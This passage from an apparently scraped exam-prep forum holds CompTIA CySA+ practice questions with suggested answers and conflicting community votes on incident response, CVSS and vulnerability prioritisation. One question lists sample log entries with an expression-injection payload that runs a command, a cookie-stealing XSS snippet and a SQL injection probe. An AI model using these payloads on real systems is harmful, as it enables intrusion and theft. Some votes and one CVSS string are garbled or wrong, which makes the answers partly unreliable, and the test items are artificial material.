By selecting option B, "Limit layout creation to administrators only," you directly target the vulnerable endpoint that the attacker is trying to exploit. This way, you cut off the attack path at its source. If you were to go with option A, it might stop this specific exploit but would not address the vulnerability in the `trx_addons` plugin's endpoint, leaving it open to other potential abuses.

upvoted 2 times

A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?

- A. Implementing multifactor authentication on the server OS
- B. Hashing user passwords on the web application
- C. Performing input validation before allowing submission
- D. Segmenting the network between the users and the web server

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ 👤 **nmap_king_22** Highly Voted 9 months, 4 weeks ago

Selected Answer: C

To remediate the vulnerability where a penetration tester was able to retrieve user credentials by submitting data to a form in a web application, the recommended action is:

- C. Performing input validation before allowing submission

Explanation:

Input validation is a critical security measure to prevent various types of web application attacks, including SQL injection, cross-site scripting (XSS), and data manipulation. It helps ensure that user inputs are sanitized and do not contain malicious or unexpected data.

upvoted 7 times

🗳️ 👤 **[Removed]** Highly Voted 7 months ago

Selected Answer: C

C) input validation

A, B, and D are all reasonable options. But the specific vulnerability involves the unauthorized submission of data into a web application. For this specific vulnerability, the solution is to validate inputs so it won't take just anything.

upvoted 5 times

🗳️ 👤 **ybyttv** Most Recent 3 weeks, 3 days ago

Selected Answer: B

It's a big mistake that store clear credential in the database. So there are two issues:

1. store credential in database; 2. caused data to be retrieved by http request.

I am hesitate between B and C. But I think the 1. is more dangous.

upvoted 1 times

🗳️ 👤 **kmordalv** 10 months ago

Selected Answer: C

Correct

This indicates a vulnerability related to improper input validation or lack of input sanitization on the web application. Input validation is a critical security measure to prevent various types of attacks, including SQL injection, cross-site scripting (XSS), and other injection attacks.

upvoted 1 times

A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network. Which of the following metrics should the team lead include in the briefs?




- A. Mean time between failures
- B. Mean time to detect
- C. Mean time to remediate
- D. Mean time to contain

Suggested Answer: D

Community vote distribution

C (69%)

D (31%)

  **[Removed]**  1 year, 7 months ago

Selected Answer: C

Going with C only because Mean Time to Contain (MTTC) isn't listed on the Exam Objectives (4.2 Explain the importance of incident response reporting and communication). Metrics and KPIs are

- Mean time to detect
- Mean time to respond
- Mean time to remediate

upvoted 20 times

  **throughthefray** 1 year, 6 months ago

You must be new here lol I've seen many things not in the exam objectives on their exams...

They asked for D

So I gave them D

D is the answer

upvoted 31 times

  **IamBaba** 11 months, 1 week ago

However in the 'About the Exam' section, CompTIA did state that : "PLEASE NOTE:

The lists of examples provided in bulleted format are not exhaustive lists. Other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam, although not listed or covered in this objectives document. "

upvoted 5 times

  **Sebatian20** 1 year, 7 months ago

"how long it takes to stop the spread of malware that enters the network"

Knowing CompTIA, MTTC not being in the exam objectives doesn't mean much. They are asking to contain, not to remove/restore.

Going with D

upvoted 6 times

  **Ree1234** 1 year, 1 month ago

Nope that's wrong, you must read the question again, you misunderstood it. To calculate MTTC, you need to take the sum of the hours spent detecting, acknowledging, and resolving an alert, and divide it by the number of incidents. MTTR in cybersecurity refers to the time it takes the team to get the system back up and running after a cybersecurity breach. The question is saying 'Executives are interested in knowing how long it takes to stop the spread of malware that enters the network.' MEANING FROM THE MOMENT THE BREACH IS IDENTIFIED TO WHEN ITS RESOLVED, EXCLUDING THE HOURS THAT CAN BE SPENT TO DETECT. MTTC is essentially the time it takes to detect an issue, while MTTR tells us how long it takes to repair it.. Therefore Option C is the correct answer.

upvoted 1 times

  **93d818a**  1 week, 3 days ago

Selected Answer: D

Executives want to know how long it will take to stop the spread. thus containing

upvoted 1 times

🗨️ 👤 **Casperkey** 2 weeks, 5 days ago

Selected Answer: D

My thoughts on why MTTC:

-Stopping the spread is containment, not remediation.

-MTTR is till full restoration.

upvoted 1 times

🗨️ 👤 **cj207800** 3 weeks, 2 days ago

Selected Answer: D

MTTC specifically measures the average time between detecting a security incident (e.g., malware infiltration) and containing it to prevent further spread or damage. This aligns directly with the executives' interest in understanding how quickly the team stops malware propagation.

upvoted 1 times

🗨️ 👤 **friendlyneighborhoodITguy** 2 months ago

Selected Answer: D

Grog - The correct answer is D. Mean time to contain. This metric measures how long it takes to stop the spread of malware after it's detected, directly answering the executives' concern.

upvoted 1 times

🗨️ 👤 **f90ecff** 2 months, 1 week ago

Selected Answer: D

What are they asking? Executives are interested in knowing how long it takes to stop the spread of malware that enters the network.

upvoted 1 times

🗨️ 👤 **f90ecff** 2 months, 1 week ago

Selected Answer: D

The executives are asking for this answer. Not sure why people are picking C.

upvoted 1 times

🗨️ 👤 **vannydabest** 2 months, 3 weeks ago

Selected Answer: D

D is the correct answer as it measures how quickly the team can stop the malware from spreading once it's detected, which is exactly what the executives want to know

upvoted 1 times

🗨️ 👤 **f90ecff** 2 months, 3 weeks ago

Selected Answer: D

C. Mean Time to Remediate (MTTR):

This refers to the time taken to fully fix the issue, including cleanup and restoring systems—not just containing the spread

upvoted 1 times

🗨️ 👤 **leesuh** 3 months, 3 weeks ago

Selected Answer: D

MTTC-- The executives want to stop the spread (contain)

upvoted 1 times

🗨️ 👤 **passingtoday** 5 months, 2 weeks ago

Selected Answer: D

D. Mean time to contain

Mean Time to Contain (MTTC) is the metric that measures how long it takes to stop the spread of malware once it has been detected in the network.

This metric is directly relevant to the executives' interest in understanding the response time to contain malware and prevent it from spreading further within the network.

upvoted 1 times

🗨️ 👤 **luliiizoares** 7 months, 1 week ago

Selected Answer: D

D. Mean Time to Contain (MTTC)

Analysis of the Correct Answer:

Mean Time to Contain (MTTC) measures the time required to isolate or neutralize a threat after it has been detected. This is the most relevant metric because it reflects how effectively the team can limit the damage and prevent further spread of the malware.

Why this matters for executives:

MTTC directly ties to risk reduction and operational resilience, critical concerns for executives.

It showcases the team's capability to manage active threats efficiently.

Operational impact:

A shorter MTTC minimizes the scope and costs of an incident, reducing the likelihood of extended downtime or widespread data compromise.

upvoted 3 times

🗨️ 👤 **Wiggie** 8 months ago

Selected Answer: D

The answer is D

upvoted 1 times

🗨️ 👤 **hashed_pony** 8 months, 1 week ago

Anythig other than D is wrong.

upvoted 1 times

🗨️ 👤 **Frannie23** 8 months, 2 weeks ago

C is correct; they are asking what the analyst should include in the report

upvoted 1 times

🗨️ 👤 **cy_analyst** 9 months ago

Selected Answer: D

Mean time to remediate (MTTR) focuses on fully resolving the issue, including recovery, which goes beyond just containing the threat.

upvoted 1 times

🗨️ 👤 **Lilik** 10 months, 1 week ago

C is correct. MTTR is the amount of time it takes an organization to neutralize an identified threat or failure within their network environment.

upvoted 1 times

An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:


- created the initial evidence log.
- disabled the wireless adapter on the device.
- interviewed the employee, who was unable to identify the website that was accessed.
- reviewed the web proxy traffic logs.

Which of the following should the analyst do to remediate the infected device?

- A. Update the system firmware and reimage the hardware.
- B. Install an additional malware scanner that will send email alerts to the analyst.
- C. Configure the system to use a proxy server for Internet access.
- D. Delete the user profile and restore data from backup.

Suggested Answer: A

Community vote distribution



RobV Highly Voted 1 year, 6 months ago

Selected Answer: A

A. Update the system firmware and reimage the hardware.

Reimaging the hardware involves wiping the device and restoring it to a known-good state. This is a common and effective remediation technique for malware infections. Updating the system firmware is also a good practice to ensure that known vulnerabilities are patched. It's important to perform these actions to eliminate the malware and any potential persistence mechanisms that may exist.

upvoted 9 times

kylestobaugh Most Recent 11 months ago

Selected Answer: A

This is common practice at my job. It makes more sense to wipe the whole machine and install fresh OS to ensure no traces of the malware are on the machine, then you can backup data from good known state before malware was applied.

upvoted 4 times

cartman_sc 1 year ago

Selected Answer: D

Questionamento confuso, mas na minha opção Atualizar o Firmware não parece ser razoável visto que não é citado a causa raiz do incidente.

Excluir o perfil e recuperar o backup parece ser o mais próximo do ideal.

upvoted 1 times

Kmelaun 1 year, 1 month ago

Selected Answer: B

B. Due to the following comment.

upvoted 1 times

Kmelaun 1 year, 1 month ago

This is tricky because the incident response team wasn't able to determine the root cause so they wouldn't want to reimage the device, instead you would harden the device by increasing the security.

upvoted 1 times

Kmelaun 1 year, 1 month ago

Therefore I would pick B, I learned this from Dion's training..

upvoted 1 times

BanesTech 1 year, 2 months ago

Selected Answer: D

Based on the actions taken so far and the need to remediate the infected device, the most appropriate option would be: D. Delete the user profile and restore data from backup. By deleting the user profile, you remove any potential lingering malware or malicious configurations associated with that profile. Then, restoring the data from a backup ensures that the device is returned to a known, clean state, reducing the risk of further infection or compromise. This approach effectively removes the malware and restores the device to a safe state without the need for extensive hardware changes or additional software installations.

upvoted 1 times

🗲️ 👤 **deeden** 1 year, 7 months ago

Selected Answer: A

I agree with A since the website cannot be identified and there's no way of knowing the capability of malware without further analysis. It would be better if they clone it to run in a sandbox for study before purging.

upvoted 1 times

🗲️ 👤 **LiteralGod** 1 year, 8 months ago

Selected Answer: A

The more I consider it the more it makes sense that A is the correct answer. You have to clean the disk to ensure there's not persistence and reinstall OS from fresh.

upvoted 1 times

🗲️ 👤 **nawdawgingood** 1 year, 8 months ago

Selected Answer: A

D. can not guarantee elimination of persistence. What kind of script kiddie garbage hides itself in a user profile and not at least in a central drive location? A. is the only clear guarantee of remediation.

upvoted 1 times

🗲️ 👤 **kmordalv** 1 year, 8 months ago

Selected Answer: A

Please, who has chosen these options as an answer? B and C have nothing to do with each other. These options are discarded. Let's go with the other two

During an incident, the system must be rebuilt, either from scratch or using an image or backup of the system from a known safe state. If the system was compromised because it contained a security vulnerability, and not because of the use of a compromised user account, it is likely that backups and images of that system will have that same vulnerability.

After this explanation, it seems that option D is not the best option as the malware could have infected system files and by deleting and restoring the user's profile, the malware would still be there.

Option A talks about firmware and reimages the hardware. Wouldn't it be the software? Normally malware infects system files. Now then. It could be that the malware has exploited some vulnerability in the hardware and in that case, option A would be the best answer and, once the hardware has been updated, proceed to restore the system.

upvoted 3 times

🗲️ 👤 **[Removed]** 1 year, 9 months ago

Selected Answer: D

D) Deleting the user profile and restoring data from backup would be the best action to remediate the infected device, according to CompTIA CySA+ CS0-003 objective 3.2.

Remediation involves removing malware and restoring systems. Deleting the infected user profile and restoring from a clean backup removes the malware persistence while restoring data.

A) Firmware updates and full reimage is unnecessary based on the details.

B) Additional scanning software is useful but does not directly remediate.

C) A proxy server helps prevent future infections but does not address current malware.

Therefore, wiping the infected user profile and restoring data from backup aligns closest with effectively remediating the compromised system, as covered in the CS0-003 incident response domain.

upvoted 1 times

🗲️ 👤 **[Removed]** 1 year, 7 months ago

If the malware was able to actually install, then there's a good chance its able to get past the profile as well. At a minimum, it could write to things like the temp directory, public downloads, or tasks.

upvoted 3 times

A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that cryptomining is occurring. Which of the following indicators would most likely lead the team to this conclusion?

- A. High GPU utilization
- B. Bandwidth consumption
- C. Unauthorized changes
- D. Unusual traffic spikes

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **nmap_king_22** Highly Voted 1 year, 3 months ago

Selected Answer: A

The indicator that would most likely lead the cloud team to the conclusion that cryptomining is occurring is:

A. High GPU utilization

Explanation:

Cryptomining, especially when performed on cloud resources without authorization, is a resource-intensive activity
upvoted 6 times

🗳️ 👤 **captaintoadyo** Most Recent 7 months, 2 weeks ago

Selected Answer: A

outdated question should be just resources not GPU but A is the right question here
upvoted 2 times

🗳️ 👤 **m025** 9 months, 1 week ago

Selected Answer: A

Cryptomining = computational resources
upvoted 1 times

🗳️ 👤 **VVV4WIN** 1 year, 1 month ago

Bit outdated as most cryptomining is not done by GPU's anymore.
upvoted 3 times

🗳️ 👤 **captaintoadyo** 8 months ago

That is true this question should be updated or removed from the exam!
upvoted 1 times

A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

- A. Help desk
- B. Law enforcement
- C. Legal department
- D. Board member

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ 👤 **ProCoder101** 5 months, 1 week ago

Selected Answer: C

Where is HR?

upvoted 1 times

🗳️ 👤 **[Removed]** 7 months ago

Selected Answer: C

C) legal department

Always best to escalate internally first. So B is out of the question. D isn't the best contact since a board member is probably too high up the totem pole to deal with issues like this directly. They would eventually hear about it if need be or serious enough. But the best choice is the legal department, since they would have authority to make a decision.

upvoted 3 times

🗳️ 👤 **nmap_king_22** 9 months, 4 weeks ago

Selected Answer: C

When updating a reporting policy related to the inappropriate use of resources, such as an employee installing cryptominers on workstations in the office, the issue should be escalated first to:

C. Legal department

Explanation:

Legal Implications: Inappropriate use of resources often involves legal and compliance issues. Cryptomining on workstations without authorization can potentially lead to legal consequences, such as violations of company policies, data breaches, and possibly even legal implications related to unauthorized use of computing resources.

upvoted 2 times

🗳️ 👤 **kmordalv** 10 months ago

Selected Answer: C

Seems to be the correct answer

When updating a reporting policy that pertains to inappropriate use of resources, it's important to involve the legal department as one of the first steps. Inappropriate use of resources can have legal implications, and involving the legal department ensures that the policy aligns with legal regulations and requirements. They can provide guidance on the appropriate actions to take and help ensure that the policy is comprehensive and legally sound.

upvoted 1 times

Given the following CVSS string:

CVSS:3.0/AV:C/L/PR:N/UI:N/S:U/C:H/I:H/A:H



Which of the following attributes correctly describes this vulnerability?

- A. A user is required to exploit this vulnerability.
- B. The vulnerability is network based.
- C. The vulnerability does not affect confidentiality.
- D. The complexity to exploit the vulnerability is high.

Suggested Answer: B

Community vote distribution

B (100%)

  **kmordalv** Highly Voted 1 year, 9 months ago

Selected Answer: B

Analyzing string, observe:

AV:N: vulnerability is network-based

AC:L: attack complexity is low

PR:N: privileges are not required to exploit the vulnerability

UI:N: no user interaction required



S:U: scope of the impact is unchanged (unchanged scope).

C:H: confidentiality impact is high.

I:H: integrity impact is high.

A:H: availability impact is high.

upvoted 22 times

  **Gabuu** Most Recent 12 months ago

Selected Answer: B

Attack vector is network based

upvoted 1 times

  **[Removed]** 1 year, 7 months ago

Selected Answer: B

B) vulnerability is network based. AV: N tells us the attack vector is done through the network.

A is wrong. UI = N, so no user interaction is required.

C is wrong. C = H, so confidentiality is affected highly

D is wrong. AC = L, so the attack complexity is low.

upvoted 3 times

  **nmap_king_22** 1 year, 9 months ago

Selected Answer: B

B. The vulnerability is network-based.

Explanation:

"AV:N" stands for "Attack Vector: Network," which indicates that the vulnerability is exploited over a network connection.

upvoted 2 times

A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system. The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Vulnerability	CVSSv3.1 impact metrics
1	C:L/I:L/A:L
2	C:N/I:L/A:H
3	C:H/I:N/A:N
4	C:L/I:H/A:L



Which of the following vulnerabilities should be prioritized for remediation?

- A. 1
- B. 2
- C. 3
- D. 4

Suggested Answer: D

Community vote distribution

D (100%)

 **[Removed]**  1 year, 7 months ago

Selected Answer: D

D) 4

Question states the "company is primarily concerned with ensuring the accuracy of the data", or integrity in other words. Preserving the integrity of the data is important. So we will prioritize vulnerabilities that affect integrity (I in the CVSS 3.1 metrics)

1 - I:L, means integrity risk is low

2 - I:L, means integrity risk is low

3 - I:N, means integrity risk is none


4 - I:H means integrity risk is high

upvoted 17 times

 **Gabuu**  1 year ago

Answer is definitely D

upvoted 1 times

 **kumax** 1 year, 7 months ago

Selected Answer: D

ChatGPT:

The CVSSv3.1 impact metrics include Confidentiality (C), Integrity (I), and Availability (A), each scored as Low (L), High (H), or None (N). To prioritize vulnerabilities for remediation, you typically focus on vulnerabilities with higher impact scores.

In this case, vulnerability 4 has a High (H) impact on Integrity (I). This means that the vulnerability could result in a significant impact on the integrity of the system. Since integrity is one of the key security attributes, this vulnerability should be prioritized for remediation.

So, in this scenario, vulnerability 4 should be prioritized for remediation.

upvoted 1 times

 **kmordalv** 1 year, 9 months ago

Selected Answer: D

Seems Correct

Since the company is concerned with ensuring the accuracy of the data, the analyst must prioritize integrity over other data. Analyzing the values in

the table, options A, B, C would be discarded as having an L or N impact. Thus, the most correct option would be D
upvoted 1 times

Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:

Vulnerability name	Description
inter.drop	Remote Code Execution (RCE)
slow.roll	Denial of Service (DoS)

System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll; inter.drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?



- A. rogers
- B. brady
- C. breees
- D. manning

Suggested Answer: B

Community vote distribution

B (90%)

10%

  **Pesos** Highly Voted 8 months ago

Can't remember the answer? Just picture a goat
upvoted 20 times

  **throughthefray** Highly Voted 1 year ago

Selected Answer: B

This one caught me for a second. I was thinking the network segment that was internal would be higher prioritized. However an external facing server (meaning a server that is accessible to the public like a webserver) would be more easily accessible to an attacker than a server that an attacker would have to get into the internal network first.

upvoted 15 times

  **daddylonglegs** Most Recent 11 months, 1 week ago

Selected Answer: B

Remote code execution on an public facing system can lead to that host becoming a foothold in the network for the attacker to launch further attacks from. First system to patch should be brady.

upvoted 3 times

  **dave_delete_me** 7 months, 3 weeks ago

This is TRUE!

upvoted 1 times

  **VVV4WIN** 1 year, 1 month ago

More info on segmentation.....

Types of network segmentation

Physical segmentation uses dedicated hardware to build segments. While physical segmentation is the most secure method, it is also the most difficult to manage. Also known as perimeter-based segmentation, each segment needs its own internet connection, physical wiring and firewall. This type of segmentation operates on trust, in which anything internal is trusted and anything external is not. There are few restrictions on internal resources, which commonly operate over a flat network with minimal internal network segmentation.

upvoted 1 times

🗨️ 👤 **VVV4WIN** 1 year, 1 month ago

Selected Answer: C

Should it not be bree? bree is located in an internal part of the network, which can now effectively be accessed by an external threat thanks to the Remote Code Execution nature of the vulnerability, meaning the system is now an Insider Threat

I am thus voting for C

upvoted 2 times

🗨️ 👤 **daddylonglegs** 11 months, 1 week ago

No, the answer is B (brady). Internal means behind a firewall, external means publicly facing.

The external threat still has to connect to the internal asset to exploit the RCE vulnerability, which it will be unable to do without either exploiting a vulnerability or misconfiguration of the firewall or somehow gaining persistence on a different internal host. A remote code execution flaw on an externally facing host is always more serious, as that host could then be a pivot point to perform lateral movement from.

upvoted 2 times

🗨️ 👤 **deeden** 1 year ago

Attacker would have to bypass Firewall or possibly IPS to exploit RCE on a machine inside a network. External facing machines will often be the priority.

upvoted 3 times

🗨️ 👤 **[Removed]** 1 year, 1 month ago

Selected Answer: B

B) Brady

Between A) rogers and B) Brady. I'm going with Brady since it's external facing whereas Rogers may have both vulnerabilities, but it's in its own isolated VLAN, so it's well-contained already.

upvoted 3 times

🗨️ 👤 **kmordalv** 1 year, 3 months ago

Selected Answer: B

Since Rogers is isolated in a VLAN network, this option is ruled out. Of the remaining options, I believe brady would have the greatest impact on the system.

upvoted 3 times

A security analyst must preserve a system hard drive that was involved in a litigation request. Which of the following is the best method to ensure the data on the device is not modified?

- A. Generate a hash value and make a backup image.
- B. Encrypt the device to ensure confidentiality of the data.
- C. Protect the device with a complex password.
- D. Perform a memory scan dump to collect residual data

Suggested Answer: A

Community vote distribution

A (100%)

🗲️ 👤 **[Removed]** Highly Voted 1 year, 7 months ago

Selected Answer: A

A) Generate a hash

Better option than B since a hash will help preserve integrity by determining if any changes have been made. Additionally, a backup image provides availability in the event the drive fails or needs to be restored.

upvoted 9 times

🗲️ 👤 **TchongLee666** Most Recent 11 months, 2 weeks ago

1, Generate a hash

upvoted 1 times

🗲️ 👤 **kmordalv** 1 year, 10 months ago

Selected Answer: A

Correct

It seems to be the most logical answer

upvoted 1 times

Which of the following best describes the goal of a tabletop exercise?

- A. To test possible incident scenarios and how to react properly
- B. To perform attack exercises to check response effectiveness
- C. To understand existing threat actors and how to replicate their techniques
- D. To check the effectiveness of the business continuity plan

Suggested Answer: A

Community vote distribution

A (90%)

10%

🗳️ **luiizsoares** 7 months, 1 week ago

Selected Answer: A

Correct Answer: A. To test possible incident scenarios and how to react properly

Analysis: The main goal of a tabletop exercise is to simulate potential incident scenarios in a controlled environment and evaluate how the team reacts to them. This helps in understanding the roles, responsibilities, and procedures that should be followed during an actual incident.

Explanation of Other Options:

B. To perform attack exercises to check response effectiveness: This describes a live fire exercise or penetration test, not a tabletop exercise.

C. To understand existing threat actors and how to replicate their techniques: This aligns more with threat modeling or red teaming, not specifically the goal of a tabletop exercise.

D. To check the effectiveness of the business continuity plan: While related, the primary goal of a tabletop exercise is broader and includes incident response, not just business continuity.

upvoted 1 times

🗳️ **cy_analyst** 9 months ago

Selected Answer: A

B. Red Team exercise: Simulates real-world attacks to test the organization's defenses and incident response effectiveness.

C. Threat Hunting/Adversary Emulation exercise: Involves replicating threat actors' techniques to improve detection and defense against specific adversaries.

D. Business Continuity Plan (BCP) or Disaster Recovery Plan (DRP) test: Ensures that critical business functions can continue or recover quickly after a disaster or disruption.

upvoted 2 times

🗳️ **m025** 1 year, 3 months ago

Selected Answer: A

they are not concerning with the effectiveness or existing attack

upvoted 3 times

🗳️ **FATWENTYSIX** 1 year, 4 months ago

Selected Answer: A

A tabletop exercise—sometimes abbreviated TTX or TTE—is an informal, discussion-based session in which a team discusses their roles and responses during an emergency, walking through one or more example scenarios.

They're designed to expose weaknesses in organizational structures and ensure that people follow protocols and best practices that seem like they're in the realm of theory most of the time. After all, the best-laid plans often fall apart when real-world humans have to implement them. While there are plenty of ways to test the technical aspects of your cyberdefenses, a tabletop exercise tests the human and organizational factors that are just as important for cybersecurity.

upvoted 3 times

🗨️ 👤 **VVV4WIN** 1 year, 7 months ago

Selected Answer: A

Sorry, didn't vote in my response below...

upvoted 3 times

🗨️ 👤 **VVV4WIN** 1 year, 7 months ago

Definitely A....

A tabletop exercise is one that is designed for the participants to walk through all the steps of a process, ensuring all elements are covered and that the plan does not forget a key dataset or person. This is typically a fairly high-level review, designed to uncover missing or poorly covered elements and gaps in communications, both between people and systems.

upvoted 3 times

🗨️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: A

A is the best option.

Tabletops are not used for testing the BCP. BCP testing is its own separate function.

upvoted 1 times

🗨️ 👤 **LiveLaughToasterBath** 1 year, 7 months ago

Selected Answer: A

It's a Talk-Through, Walk-Through

upvoted 1 times

🗨️ 👤 **Frog_Man** 1 year, 7 months ago

The correct answer is "A". If the IRT is not successful, then the continuity plan is needed.

upvoted 1 times

🗨️ 👤 **babydada** 1 year, 7 months ago

Selected Answer: D

abletop exercises build organizational capacity, help organizations evaluate their business continuity plans and identify strengths and areas for improvement.

upvoted 1 times

🗨️ 👤 **throughthefray** 1 year, 6 months ago

well yes... but a table top exercise wouldnt be ONLY for a BCP it would cover many other scenarios as well. Since it asks which it "best" describes, that would be A since it could be diferent kinds of scenarios

upvoted 1 times

🗨️ 👤 **kmordalv** 1 year, 9 months ago

Selected Answer: A

The goal of a tabletop exercise is to simulate a scenario, often a crisis or emergency situation, in a controlled environment to test and evaluate how participants would react and respond to it. It is not about performing attack exercises but rather about practicing and assessing responses and procedures.

upvoted 1 times

A virtual web server in a server pool was infected with malware after an analyst used the internet to research a system issue. After the server was rebuilt and added back into the server pool, users reported issues with the website, indicating the site could not be trusted. Which of the following is the most likely cause of the server issue?

- A. The server was configured to use SSL to securely transmit data.
- B. The server was supporting weak TLS protocols for client connections.
- C. The malware infected all the web servers in the pool.
- D. The digital certificate on the web server was self-signed.

Suggested Answer: D

Community vote distribution

D (84%)

C (16%)

🗳️ **kmordalv** Highly Voted 1 year, 9 months ago

Selected Answer: D

Self-signed certificates are not issued by a trusted third-party certificate authority, which can lead to trust issues for users' web browsers. When users visit a website with a self-signed certificate, they often receive security warnings and may be prompted to confirm if they want to proceed, as the browser cannot verify the authenticity of the certificate.

However, this error should also have occurred before the malware attack. Users should be aware of this error and know how to act and the reason why it occurs.

The question is poorly formulated
upvoted 8 times

🗳️ **CyberJackal** Highly Voted 1 year, 3 months ago

Selected Answer: D

Some of ya'll have never had to deal with web developers on their own program before...

The answer is D. They forgot to issue the domain's certificate to the server before putting it back into production. Not every issue/error = malware.
upvoted 7 times

🗳️ **luliiizsoares** Most Recent 7 months, 1 week ago

Selected Answer: D

Correct Answer: D. The digital certificate on the web server was self-signed.

Analysis: A self-signed certificate on a web server can cause trust issues because it is not issued by a trusted Certificate Authority (CA). When users visit the website, their browsers will warn them that the site cannot be trusted, leading to the issues reported.

Explanation of Other Options:

A. The server was configured to use SSL to securely transmit data: Using SSL/TLS is a good practice for secure transmission, but this alone does not cause trust issues unless the certificate is invalid.

B. The server was supporting weak TLS protocols for client connections: While supporting weak protocols can be a security risk, it does not directly cause the site to be marked as untrusted by browsers.

C. The malware infected all the web servers in the pool: This would cause functionality or security issues but does not specifically relate to trust warnings from browsers.
upvoted 2 times

🗳️ **ColWilson** 7 months, 3 weeks ago

Selected Answer: C

C is the correct answer because sites are not being trusted from a third-part certificate have nothing to do with a malware outbreak
upvoted 1 times

🗳️ 👤 **Pitol** 8 months, 1 week ago

Selected Answer: C

If one server in a pool was infected with malware and then rebuilt and re-added without ensuring that the other servers were clean, it's possible that the malware spread to the other servers, leading to trust issues with the website. Users may perceive the site as untrustworthy if any of the servers are still compromised.

upvoted 1 times

🗳️ 👤 **deeden** 1 year, 6 months ago

Selected Answer: D

I haven't encountered a malware that would cause this kind of error, except for untrusted CA or self-signed certificates.

upvoted 2 times

🗳️ 👤 **VVV4WIN** 1 year, 7 months ago

Keep in mind the following, they do not say all users.... server was rebuilt, but was not given correct cert afterwards, this can happen. Once again if malware were to spread to the rest of the servers, this would occur before it was rebuilt and added back in poo, not afterwards as after it was rebuilt, the malware was no more....

upvoted 1 times

🗳️ 👤 **VVV4WIN** 1 year, 7 months ago

Also, why would malware let client connecting devices' browsers indicate that the site is untrusted. Those browsers would not detect that malware was in the web server...

upvoted 4 times

🗳️ 👤 **Sebatian20** 1 year, 7 months ago

Selected Answer: D

"could not be trusted."

Which is a certificate issue. There is no mentioned of AV flagging the website as being compromised.

upvoted 3 times

🗳️ 👤 **VVV4WIN** 1 year, 7 months ago

Selected Answer: D

Read the question... "after the server was rebuilt"

If the malware affected the other systems, the effects would have been noticed before it was rebuilt, not after...

upvoted 2 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: C

Hard to choose between C and D, but I think C has the upper hand.

As Kmordalv stated, the trusted site error should have been present before the malware incident. The question, however, does not provide any indication this was the case. The most logical and straightforward answer given the details we are provided is that reintroducing the server back into the pool spread the malware to the other servers.

upvoted 1 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

To go with D, we have to make 2 assumptions (the certificate issue was present before and the certificate was reissued as part of the server rebuild). The question does not provide us any additional information, so it's best exam practice to not read into the material, but rather extract what is clearly given to us. C is the correct answer.

upvoted 1 times

🗳️ 👤 **acs4876** 1 year, 7 months ago

Selected Answer: C

1. A single virtual server in a pool of web servers was infected...
2. The server was rebuilt and added back to the server pool
3. Users reported issues = the site can't be trusted

The most likely cause of this event was C) all of the servers are now infected

upvoted 2 times

🗳️ 👤 **Frog_Man** 1 year, 7 months ago

Certificates are for authentication. All web servers in the pool were affected.

upvoted 1 times

  **Frog_Man** 1 year, 7 months ago

"C" was my answer.

upvoted 1 times

A zero-day command injection vulnerability was published. A security administrator is analyzing the following logs for evidence of adversaries attempting to exploit the vulnerability:


Log entry #	Message
Log entry 1	comptia.org/\${@java.lang.Runtime.getRuntime().exec("nslookup example.com")}/
Log entry 2	<script type="text/javascript">var test='./index.php?cookie_data='+escape(document.cookie);</script>
Log entry 3	example.com/butler.php?id=1 and nullif (1337,1337)
Log entry 4	requestObj = ... {scopes: ["Mail.ReadWrite", "Mail.send", "Files.ReadWrite.All"] }

Which of the following log entries provides evidence of the attempted exploit?

- A. Log entry 1
- B. Log entry 2
- C. Log entry 3
- D. Log entry 4

Suggested Answer: A

Community vote distribution



cy_analyst Highly Voted 9 months ago

Selected Answer: A

Log entry 1: Java EL injection attempt, likely used to run system commands.

Log entry 2: XSS attack aimed at stealing cookies.

Log entry 3: SQL injection attempt, manipulating the id parameter in a query.

Log entry 4: Suspicious OAuth permission request for reading, writing, and sending emails and accessing files.

upvoted 13 times

CyberJackal Highly Voted 1 year, 2 months ago

Selected Answer: A

It's asking for a command injection, not SQL injection. C wouldn't even work because of the spaces in the URL.

upvoted 12 times

dave_delete_me Most Recent 1 year, 1 month ago

This question TOTALLY CONFUSES ME... I will just have to guess when I take the exam then brush up on my command injection syntax... :-)

upvoted 3 times

Melmen 1 year, 2 months ago

By chat GPT is SQL injection, option C

upvoted 1 times

thisguyfucks 1 year, 3 months ago

Selected Answer: B

Answer is B, there attempting to steal a cookie

upvoted 3 times

BirdLawyer 1 year, 3 months ago

I dont think so, first its not really a "command injection" exploit as stated in the question. Second the code is passing the user's cookies to the server not the other way around. While thats not a very good idea and could expose sensitive info about that cookie, its not very indicative of what the question is asking. A makes the most sense because they are using runtime which allows user input to execute on the webserver, even though in this case its just a nslookup that is performed.

upvoted 4 times

m025 1 year, 3 months ago

Selected Answer: C

[https://github.com/kleiton0x00/Advanced-SQL-Injection-](https://github.com/kleiton0x00/Advanced-SQL-Injection-Cheatsheet/blob/main/The%20Alternative%20way%20of%20using%20And%200%20in%20SQL%20Injection/README.md)

[Cheatsheet/blob/main/The%20Alternative%20way%20of%20using%20And%200%20in%20SQL%20Injection/README.md](https://github.com/kleiton0x00/Advanced-SQL-Injection-Cheatsheet/blob/main/The%20Alternative%20way%20of%20using%20And%200%20in%20SQL%20Injection/README.md)

